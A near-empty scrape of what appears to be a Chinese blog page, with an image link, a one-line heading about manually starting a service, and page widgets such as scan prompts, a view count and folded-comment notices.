
手动启动服务上线!





 扫一扫
扫一扫


 973
973

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





